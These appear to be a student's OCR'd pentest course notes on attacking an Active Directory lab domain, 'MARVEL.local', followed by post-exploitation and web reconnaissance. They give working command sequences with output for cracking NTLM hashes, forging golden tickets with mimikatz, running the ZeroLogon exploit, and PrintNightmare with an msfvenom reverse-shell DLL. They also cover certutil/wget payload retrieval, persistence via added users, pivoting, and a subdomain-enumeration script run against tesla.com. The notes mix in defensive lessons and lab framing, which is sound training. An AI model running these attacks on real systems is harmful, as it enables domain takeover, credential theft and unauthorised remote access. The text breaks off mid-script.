
`hashcat -m 1000 hashNTDS.txt /home/simone/Desktop/TCM/rockyou.txt`

```
└─$ hashcat -m 1000 ntds.txt /usr/share/wordlists/rockyou.txt --show
920ae267e048417fcfe00f49ecbd4b33:P@$$w0rd!
31d6cfe0d16ae931b73c59d7e0c089c0:
f4ab68f27303bcb4024650d8fc5f973a:MYpassword123#
64f12cddaa88057e06a81b54e73b949b:Password1
c39f2beb3d2ec06a62cb887fb391dee0:Password2
43460d636f269c709b20049cee36ae7a:Password1@
```

now:

- copy all these hashes in a --> new tab in excel (sheet2 below at the left)
- separate again as before the hashes from the passwords

- go back to the sheet1
- click on the first free cell in column C after the first hash
- type `=vlookup(B1,Sheet2!A:B,2,false)`
  =>
  this is the result:



	A	B	C
1	Administrator	920ae267e048417fcfe00f49ecbd4b33	P@$$w0rd!
2	Guest	31d6cfe0d16ae931b73c59d7e0c089c0	
3	krbtgt	373f344ccfa81faac6aec5979b4a148d	
4	MARVEL.local\tstark	1bc3af33d22c1c2baec10a32db22c72d	
5	MARVEL.local\SQLService	f4ab68f27303bcb4024650d8fc5f973a	
6	MARVEL.local\fcastle	64f12cddaa88057e06a81b54e73b949b	
7	MARVEL.local\pparker	c39f2beb3d2ec06a62cb887fb391dee0	
8	Bhveaollgq	0f43444fd282302e3dde99038281f5b8	
9	hawkeye	43460d636f269c709b20049cee36ae7a	
10	HYDRA-DC$	a0569c5567c0ffcf18f03aff5c6ed737	
11	THEPUNISHER$	a7de24e2c6c09e8d183ba95c140b6f39	
12	SPIDERMAN$	1687199c4c82aa55a947390e9e7d5b7a	

  (4 in an error)

when we have all the passwords:

- click on the entire C column > Copy it > right click > Paste as Values (img with the `123` inside)
- now we can delete the `#N/A` --> bc we have deleted the formula for the column
- this is the result:

1	Administrator	920ae267e048417fcfe00f49ecbd4b33	P@$$w0rd!
2	Guest	31d6cfe0d16ae931b73c59d7e0c089c0	
3	krbtgt	373f344ccfa81faac6aec5979b4a148d	
4	MARVEL.local\tstark	1bc3af33d22c1c2baec10a32db22c72d	
5	MARVEL.local\SQLService	f4ab68f27303bcb4024650d8fc5f973a	MYpassword123#
6	MARVEL.local\fcastle	64f12cddaa88057e06a81b54e73b949b	Password1
7	MARVEL.local\pparker	c39f2beb3d2ec06a62cb887fb391dee0	Password2
8	Bhveaollgq	0f43444fd282302e3dde99038281f5b8	
9	hawkeye	43460d636f269c709b20049cee36ae7a	Password1@
10	HYDRA-DC$	a0569c5567c0ffcf18f03aff5c6ed737	
11	THEPUNISHER$	a7de24e2c6c09e8d183ba95c140b6f39	
12	SPIDERMAN$	1687199c4c82aa55a947390e9e7d5b7a	

keep in mind that:
the PC passwords (`HYDRA-DC$, SPIDERMAN$...`) --> are useless to decrypt
=>
focus on the --> accounts

Golden Tickets Attack Overview

read again Kerberoasting

when we compromise the:
KeRBeros Ticket Granting Ticket (KRBTGT) account => we own the domain
=>
we can request --> any resource or system on the domain

what we want:
a Golden tickets --> that is a complete access to every machine

we'll use Mimikatz --> to retrieve some information (that we need)
we need:

- the KRBTGT NTLM hash
- the domain SID

with these 2 data --> we generate our Golden tickets


after having generated the Golden tickets:
we can use the "pass the ticket attack" --> to utilize the ticket anywhere

with this ticket:
we can access every machine on the DOMAIN

Attack

#AD_tool
turn on THEPUNISHER and Domain Controller
from the Domain Controller --> install mimikatz

- `mimikatz.exe`
- `privilege::debug`
- `lsadump::lsa /inject /name:krbtgt` --> pull down only the kerberos tgt account



- open a notepad

- copy the SID and the KRBTGT NTLM hash
- `kerberos::golden /User:Administrator /domain:marvel.local /sid:<copytheSID> /krbtgt:<copytheKRBTGT> /id:500 /ptt`
  `/User:...` --> can be anything (even a fake account)
  `/id:500` --> is the admin account
  `/ptt` --> pass the ticket
  =>
  we are:
  - generating --> a golden ticket
  - passing it to --> pass the ticket
    to use this ticket inside our session (the command line)
    =>
    we are going to --> - open a new terminal
    - that has this ticket
    - from which we can --> ACCESS ANY PC IN THE _DOMAIN
    =>

```
mimikatz # kerberos::golden /User:Administrator /domain:marvel.local /sid:S-1-5-21-213422699-3436905639-3198975765 /krbtgt:5ef531267b8ac8f83b12b5a7a04269f2 /id:500 /ptt
User      : Administrator
Domain    : marvel.local (MARVEL)
SID       : S-1-5-21-213422699-3436905639-3198975765
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 5ef531267b8ac8f83b12b5a7a04269f2 - rc4_hmac_nt
Lifetime  : 3/4/2024 3:27:35 AM ; 3/2/2034 3:27:35 AM ; 3/2/2034 3:27:35 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ marvel.local' successfully submitted for current session

mimikatz #
```

- `misc::cmd` to open new terminal with the ticket loaded
  =>
  from here --> we can access to any PC in the domain
  example:
  access the THEPUNISHER C drive:
  `dir \\THEPUNISHER\c$`

```
C:\Users\Administrator\Downloads>dir \\THEPUNISHER\c$
 Volume in drive \\THEPUNISHER\c$ has no label.
 Volume Serial Number is 5A05-622C

 Directory of \\THEPUNISHER\c$

03/03/2024  03:59 AM             1,185 @test.lnk
12/07/2019  01:14 AM    <DIR>          PerfLogs
02/25/2024  01:46 AM    <DIR>          Program Files
09/07/2022  07:16 PM    <DIR>          Program Files (x86)
02/25/2024  01:46 AM    <DIR>          Users
03/03/2024  04:05 AM    <DIR>          Windows
               1 File(s)          1,185 bytes
               5 Dir(s)  38,334,443,520 bytes free
```

what can we do now:

- we can download here psexec
- gain access to THEPUNISHER machine
  example:
  `psexec.exe \\THEPUNISHER cmd.exe`

Additional AD Attacks

- ZeroLogon --> if you miss something in this attac
- PrintNightmare
- Sam the Admin

it's worth checking for these vuln --> but you shouldn't exploit them unless with client approves

how to check:
there are tools for checking if --> a domain is affected by these vuln

Abusing ZeroLogon

#AD_tool
It's a dangerous attack to run
what is capable of doing:

- attacking a Domain Controller
- setting the domain controller password --> to null
- take over the domain controller

> ⚠ **If you don't restore the password**
>
> we will --> break the Domain Controller

- clone this repo
- you must have:
  - the latest Impacket tool version
  - python >= 3.7
- cd the repo
- save from this repo --> the `zerologon_tester.py`
- put it inside the first repo that you cloned
- this script checks if the domain is vulnerable to Zerologon attack:
  =>
  `python3 zerologon_tester.py HYDRA-DC <domain controller IP>`

```
root@kali:/opt/CVE-2020-1472# python3 zerologon_check.py HYDRA-DC 192.168.138.13
2
Performing authentication attempts...
==========
Success! DC can be fully compromised by a Zerologon attack.
```

- in this way you can inform your client that:

- he is vulnerable to this attack
- he can fix it (without demonstrate with the real exploit)

if you want to run the attack:

- `python3 cve-2020-1472-exploit.py HYDRA-DC <domain controller IP>`

```
root@kali:/opt/CVE-2020-1472# python3 cve-2020-1472-exploit.py HYDRA-DC 192.168.
138.132
Performing authentication attempts...
================================================================================
================================================================================
==============================
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```

- to check if the script has changed the Domain Controller password:
  `secretsdump.py -just-dc MARVEL/HYDRA-DC\$@<domain controller IP>`
- at this point we own this Domain Controller

How to restore to the previous password:

- copy the entire Administrator hash
- `secretsdump.py administrator@<domain controller IP> -hashes <hash>`
- search in the result --> `MARVEL\HYDRA-DC$: plain_password_hex`
- copy this value
- `python3 restorepassword.py MARVEL/HYDRA-DC@HYDRA-DC -target-ip <domain controller IP> -hexpass <the previous copied value>`

```
root@kali:/opt/CVE-2020-1472# python3 restorepassword.py MARVEL/HYDRA-DC@HYDRA-D
C -target-ip 192.168.138.132 -hexpass d770459e2c100e28ddeb157e110cc0c333d5ce3015
018d9834d0911af3e0ecc41457291c0808a188f252165b45fc8719358eecc71ed710d6aa3213578f
203634d2c2ac9d675db0f602b126ce8a641d64b70b657630065edc77e84fe3bf1627af872e8d1c20
a51ed3ee40559afbba38a628c435f96ec041626312f91c3c08e8f807e2dae2b07ccc2f0a0084fd3b
1c04c158e44880420dd3473a464f0c68329c47177620703970ee3bb4086692f7aeb917db3259d9d5
d4294f7251befad286b29c158e73b17c2d0feb99730d735284719ff217a2c106f8af1c7c897b4d0a
13e0936813df108c0232e0e617c4267f53d36d
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corpo
ration

[*] StringBinding ncacn_ip_tcp:192.168.138.132[49673]
Change password OK
```

- password restored

PrintNightmare (CVE-2021-1675)

#AD_tool

This is a --> post compromised attack

This attack takes advantage of --> printer spooler
bc it allows:
users to add printers that run as --> system privilege
=>
any authenticated attacker can --> code execution

First thing:

- the steps are described in this repo
- check if the victim domain is vulnerable:
  `rpcdump.py @<domain controller IP> | egrep 'MS-RPRN|MS-PAR'`

```
simone@simone-Legion-Pro-5-16ARX8:~$ rpcdump.py @172.16.214.128 |egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

  if we obtain this => domain controller is vulnerable

=>

Update/install Impacket

to run the attack:

- update impacket
  - `pip3 uninstall impacket`
  - `git clone https://github.com/cube0x0/impacket`
  - `cd impacket`
  - `python3 ./setup.py install`
- from the repo below:
  - copy the code in the `CVE-2021-1675.py`
  - save it locally inside the impacket folder
- we need to create a malicious DLL and host it:
  - create a malicious DLL:
  - `msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<attacker IP> LPORT=5555 -f dll > shell.dll`
  - set up the listener:
  - `msfconsole`
  - `use multi/handler`
  - `options`
  - `set payload windows/x64/meterpreter/reverse_tcp`
  - `set LPORT 5555`
  - `set LHOST LHOST=<attacker IP>`
  - run
  - set up a file share: (we need to share the shell.dll)
  - `smbserver.py share 'pwd'`

  =>

  we have set up everything

  Now:

  we need only to run the attack:
- go inside the impacket folder
- `python3 CVE-2021-1675.py marvel.local/fcastle:Password1@<domain controller IP> \\<attacker IP (to go the file share)\share\shell.dll>`

> ⚠ **if it fails**
> set up the file share with the `-smb2support` option
> =>

```
smbserver.py share 'pwd' -smb2support
```

run again the attack

=>
we can dump all the hashes

AD Case Study

AD Case Study 1

we are going to see 3 case studies where all the attacks that we saw didn't work
so you need something else

scenario:

- internal pentest (in an US hospital)
- they spent a lot of money in Defences:
  - IPv6 disabled => no mitm6 attack
  - IDS/IPS
  - CyberArk => tools that makes responder useles

what are we missing?

- nothing about smb Relay Attack
  =>
  indeed this attack worked
- they could relay on a machine that had --> smb signing disabled
- from here they could dump --> all the hashes of the users (include the Administrator)
- By cracking the hashes --> they found one password
- with it they had a shell

what is the lesson here:

- this client spent a lot in security
- but miss some basics locally configuration --> as smb signing disabled

  1) **Enable SMB Signing (and disabled LLMNR)** – If I do not have the ability to perform the relay attack, I don't get my initial shell. While the possibility of other footholds exist, eliminating any potential foothold can slow down or completely prevent an attacker (motivation dependent, of course).

  2) **Least privilege** – I know this is easier said than done, but preventing users from being administrators on their machine (and especially multiple machines) goes a long way in regards to properly securing your network.

  3) **Account tiering** – If Bob is a domain admin, then Bob should have at least two domain accounts. One account for everyday use and one account that one logs into the domain

controller with when absolutely necessary. Having a domain admin be part of an LLMNR or relay attack could signal game over immediately if weak policies are in place.

4) **DON'T REUSE YOUR PASSWORDS** – This should make sense by now, yeah? Not only should you have strong passwords, but you should also only being using the passwords one time only. If an attacker gets shell access to a machine and dumps the hash, the hash/password should work nowhere else. It certainly shouldn't work on nearly every computer in the network and it certainly shouldn't disable endpoint protection.

AD Case Study 2

scenario:

- internal pentest (in an US hospital)
- they spent a lot of money in Defences:
  - IPv6 disabled => no mitm6 attack
  - no LLMNR
  - SMB Signing enabled
  - IDS/IPS
  - A/V on all devices

we can't perform any of the easy attacks
=>
start thinking outside the box:
what is available in the network?
look for printers/devices/default credentials

what they found:


- they found a tool in development --> that has a password in clear text:
  _Local Administrative Password: ...
- we don't know the user associated to it
  =>
  but we can try with the administrator user
- they tried with cheet > crackmapexec --> and they found a machine
- now they ran --> cheet > secretsdump --> to find any relevant info
  - by dumping hashes they found that:
    - the Administrator and admin account had the same hash
      =>
      they ran again --> crackmapexec with the new account found

We can also often find cleartext credentials.
Sometimes, these cleartext credentials show up in the form of WDigest, which is enabled by default on Windows 7, Windows 8, Windows Server 2008 R2, and Windows Server 2012.

What's so special about WDigest?
It stores the credentials of any user that has logged into that machine since it has been turned on in clear text. Imagine an environment where devices are still running on older versions of Windows. This is pretty common in hospitals.

Now imagine we log onto a machine that is vulnerable and a domain administrator has logged into it as well.

We'll capture a domain administrator's password in clear text, as such:



As you can see above, we have managed to dump out two accounts. Both of which were domain admins.

Once we have our domain administrator password, we can go log into the domain controller

lessons learned:

- No default credentials
- turn off WDigest
- Don't give service accounts Domain Admin access
- DON'T REUSE YOUR PASSWORDS

AD Case Study 3

scenario:

- there we LLMNR on
- but no local admin into all the machines
- => they found a lot of accounts (but not admin)

but:

- one device had access to --> file share
  =>
  they found a --> Macbook Pro Setup Procedure
- inside it they found in clear text --> an "admin" account and a password
- using crackmapexec --> they found one machine where they could access inside it
  =>
  lesson:
  think outside the box

Post Exploitation

we'll cover at high level
we'll see:

- information gathering
- scanning and enumeration
- exploitation

File transfers

Usually as attacker we --> host files

Host a file

navigate to the directory where you have your files that you want to be hosted:
`python3 -m http.server 80`
or
`python3 -m pyftpdlib 21`

Retrieve a file

Windows

```
certutil.exe -urlcache -f http://10.10.10.10/file filename_for_download
```

Linux

```
wget http://10.10.10.10/file
```

If `certutil` and `wget` are not working:
`python3 -m pyftpdlib 21` --> from the attacker
`ftp 10.10.10.10` --> from the victim

Metasploit

if you have a meterpreter shell --> you can use the features `upload/download`
to download and upload a file

Maintaining Access

During a pentest work --> usually you don't need to persist your access
in a red team assessment:
YES

what usually you can do:

- add a user --> `net user hacker password123/add`
- use psexec.py to get a shell --> `sudo psexec.py domain/user:'password'@<victim ip>`

Metasploit

`run persistence -h`
`exploit/windows/local/persistence`
`exploit/windows/local/registry_persistence`

> ⚠ **This is dangerous**
>
> bc you are --> opening a port on the victim
> =>
> everyone can access to it
> (usually there is no reason to do that)

Schedule task

Some precautions as before

`run scheduleme`
`run schtaskabuse`

what is a schedule task:
if you have a malware on a pc => this task will check like every 5 min
=>
if the pc gets rebooted:
- the task runs again
- you'll get a shell again

Pivoting

pivoting:
act of an attacker --> - moving from 1 compromised system to 1 or more other systems
- within the same or other organizations

imagine that you have compromised a machine:

- that machine allows you --> access to 2 network interfaces
- these 2 networks --> share a new network
  that was originally unavailable to you

what we can do:

- set up a --> proxy
- pivot through that

you can do with 2 tools:

- proxychains

- sshuttle

scenario:

- we have compromised a machine
- we have ssh access to it as root
- doing an `ip a` --> we find 2 IPs:
  - `10.10.155.5` --> machine IP
  - `10.10.10.5` --> the network that we don't have access

if we try with a new tab to ping the network:
=>
we don't receive response --> bc we don't have access to it
=>
what we need:
establish a pivot:


- from the victim machine (`10.10.155.5`)
- to the network (`10.10.10.5`)
  =>
  so that we can --> access to the network

Proxychains

#AD_tool
first we need to look at --> proxychains config file
`cat /etc/proxychains.conf`

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks4  127.0.0.1 9050
```

we'll use the port 9050 --> to bind to
=>
`ssh -f -N -D 9050 -i pivot root@10.10.155.5`
`-i` --> identity (is a file for login)
`-f` --> run ssh in background
`-N` --> we don't want to execute command (it's ideal for port forwarding)
`-D` --> we want to bind the port on port 9050
=>
what happen when we type enter:



we establish a connection with the victim machine in background
=>
now we can --> proxy our traffic through this machine to access the next network
=>
what can we do:
different things:

- run nmap through proxychains:
  `proxychains nmap -p88 10.10.155.5` (port 88 bc in this example there is Domain Controller on this port)
- run attacks:
  run kerberoasting attack:
  `proxychains GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-ip 10.10.155.5 -request`
  (after we can decrypt the hash)
- access the machine:
  `proxychains xfreerdb /u:administrator /p:'Hacker321!' /v:10.10.155.5
- open the browser:
  `proxychains firefox`

sshuttle

#AD_tool

`sshuttle -r root@10.10.155.5 10.10.10.0/24 --ssh cmd "ssh -i pivot"`

- run this `root@10.10.155.5`
- through that user --> establish a connection to this `network 10.10.10.0/24`
- run the ssh command `"ssh -i pivot"`

as long as this terminal is open and the connection is established:
=>
we can send command to the network as below:
`nmap -p88 10.10.155.5` => without having to use proxychains

chisel

another tool is --> chisel

Clean Up

from a pentest perspective: (that is different from a hacker perspective)
the goal is --> leave the system/network as it was when you entered
=>

- remove executables, scripts, added files
- remove malware, rootkits, added users
- set settings back to original configurations

from a hacker perspective:
the goal is --> make it look like you were never there
=>

- eliminating yourself from log files
- all the things above

Web Application Enumeration (revisited)

we already seen:

- cheet > Nikto
- cheet > Dirbuster
- cheet > dirb
- cheet > BurpSuite

Installing Go

Follow these commands

Assetfinder

new and fastest tool for finding subdomain and domains related to the target domain
cheet > Assetfinder

let's create a bash script for our web enumeration:
we'll start by:

- using assetfinder
- create directory for the results
- filter to save only the subdomains and not the domains related to it

```
#!/bin/bash

url=$1

if [ ! -d "$url" ];then
        mkdir $url
fi

if [ ! -d "$url/recon" ];then
```

```
        mkdir $url/recon
fi

echo "[*] Harvesting subdomains with assetfinder"
assetfinder $url >> $url/recon/assets.txt #
cat $url/recon/assets.txt | grep $1 >> $url/recon/final.txt
rm $url/recon/assets.txt
```

Amass

another tool for finding subdomain

[cheet > Amas]

httprobe

tools that checks if the domains are responding with some status or not

[cheet > httprobe]

`cat folders/list_domains.txt | httprobe`

if you want to list all the domains that replied without the https:// and :443 in the output:

`cat list_domains.txt | httprobe -s -p https:443 | sed 's/https\?:\/\///' | tr -d ':443' >> alive.txt`

```
simone@simone-Legion-Pro-5-16ARX8:~/Documents/Code/Bash$ cat Web-Enumeration/tesla.com/recon/final.txt | httprobe -s -p https:443 | sed 's/https\?:\/\///' | tr -d ':443'
digitalassets-accounts.tesla.com
nav-maps-cdn-prd.tesla.com
akamai-apigateway-claims-integration-api.tesla.com
fleet-api.prd.eu.vn.cloud.tesla.com
fleetview.prd.europe.fn.tesla.com
ams1-gpgw1.tesla.com
gpv.tesla.com
auth.tesla.com
link.tesla.com
serviceapp.tesla.com
service.tesla.com
```

=>

update our script:

```
#!/bin/bash
if [[ $EUID -ne 0 ]]; then
        echo "[!] This script must be run as root"
        exit 1
else
        if [ $# -lt 1 ];then
                echo "[!] Usage: ./run.sh <URL>"
                exit 1
        else
                url=$1

                if [ ! -d "$url" ];then
                        mkdir $url
                fi

                if [ ! -d "$url/recon" ];then
                        mkdir $url/recon
                fi
```

```
                echo "[*] Harvesting subdomains with assetfinder"
                assetfinder $url >> $url/recon/assets.txt #
                cat $url/recon/assets.txt | grep $1 >> $url/recon/final.txt
                rm $url/recon/assets.txt

                echo "[*] Probing for alive subdomains"
                cat $url/recon/final.txt | sort -u | httprobe -s -p https:443 |
sed's/https\?:\/\///' | tr -d ':443' >> $url/recon/alive.txt
        fi
fi
```

> ⚠ **After you run httprobe**
>
> always check for juicy subdomain:
> `cat alive.txt | grep dev`
> `cat alive.txt | grep test`
> `cat alive.txt | grep admin`

GoWitness

cheet > GoWitness
this tool takes screenshot of a website
scenario --> you have done subdomain hunting + check subdomains alive with httprobe
=>
GoWitness --> automates the process of opening each subdomains (without having to do it manually)
to do a single screenshot:
`gowitness single https://tesla.com` in your current directory you'll find a screenshot folder

Automating the Enumeration Process

```
#!/bin/bash

if [[ $EUID -ne 0 ]]; then
        echo "[!] This script must be run as root"
        exit 1
else
        if [ $# -lt 1 ];then
                echo "[!] Usage: ./run.sh <URL>"
                exit 1
        else
                url=$1
                if [ ! -d "$url" ];then
                        mkdir $url
                fi
                if [ ! -d "$url/recon" ];then
                        mkdir $url/recon
```

```
                fi
                if [ ! -d "$url/recon/scans" ];then
                        mkdir $url/recon/scans
                fi
                if [ ! -d "$url/recon/httprobe" ];then
                        mkdir $url/recon/httprobe
                fi
                if [ ! -d "$url/recon/potential_takeovers" ];then
                        mkdir $url/recon/potential_takeovers
                fi
                if [ ! -d "$url/recon/wayback" ];then
                        mkdir $url/recon/wayback
                fi
                if [ ! -d "$url/recon/wayback/params" ];then
                        mkdir $url/recon/wayback/params
                fi
                if [ ! -d "$url/recon/wayback/extensions" ];then
                        mkdir $url/recon/wayback/extensions
                fi
                if [ ! -f "$url/recon/httprobe/alive.txt" ];then
                        touch $url/recon/httprobe/alive.txt
                fi
                if [ ! -f "$url/recon/final.txt" ];then
                        touch $url/recon/final.txt
                fi

                echo "[*] Harvesting subdomains with assetfinder"
                assetfinder $url >> $url/recon/assets.txt
                cat $url/recon/assets.txt | grep $1 >> $url/recon/final.txt
                rm $url/recon/assets.txt

                echo "[*] Probing for alive domains"
                cat $url/recon/final.txt | sort -u | httprobe -s -p https:443 |
sed 's/https\?:\/\///' | tr -d ':443' >> $url/recon/httprobe/a.txt
                sort -u $url/recon/httprobe/a.txt >
$url/recon/httprobe/alive.txt
                rm $url/recon/httprobe/a.txt

                echo "[*] Checking for possible subdomain takeover"

                if [ ! -f
"$url/recon/potential_takeovers/potential_takeovers.txt" ];then
                        touch
$url/recon/potential_takeovers/potential_takeovers.txt
                fi

                subjack -w $url/recon/final.txt -t 100 -timeout 30 -ssl -c
~/go/src/github.com/haccer/subjack/fingerprints.json -v 3 -o
$url/recon/potential_takeovers/potential_takeovers.txt

                echo "[*] Scanning for open ports"
                nmap -iL $url/recon/httprobe/alive.txt -T4 -oA
$url/recon/scans/scanned.txt
```

```
                echo "[*] Scraping wayback data"
                cat $url/recon/final.txt | waybackurls >>
$url/recon/wayback/wayback_output.txt
                sort -u $url/recon/wayback/wayback_output.txt

                echo "[*] Pulling and compiling all possible params found in
wayback data"
                cat $url/recon/wayback/wayback_output.txt | grep '?*=' | cut -d
'=' -f 1 | sort -u >> $url/recon/wayback/params/wayback_params.txt
                for line in $(cat
$url/recon/wayback/params/wayback_params.txt);do echo $line'=';done

                echo "[*] Pulling and compiling js/php/aspx/jsp/json files from
wayback output"
                for line in $(cat $url/recon/wayback/wayback_output.txt);do
                        ext="${line##*.}"
                        if [[ "$ext" == "js" ]]; then
                                echo $line >>
$url/recon/wayback/extensions/js1.txt
                                sort -u $url/recon/wayback/extensions/js1.txt
>> $url/recon/wayback/extensions/js.txt
                        fi
                        if [[ "$ext" == "html" ]];then
                                echo $line >>
$url/recon/wayback/extensions/jsp1.txt
                                sort -u $url/recon/wayback/extensions/jsp1.txt
>> $url/recon/wayback/extensions/jsp.txt
                        fi
                        if [[ "$ext" == "json" ]];then
                                echo $line >>
$url/recon/wayback/extensions/json1.txt
                                sort -u $url/recon/wayback/extensions/json1.txt
>> $url/recon/wayback/extensions/json.txt
                        fi
                        if [[ "$ext" == "php" ]];then
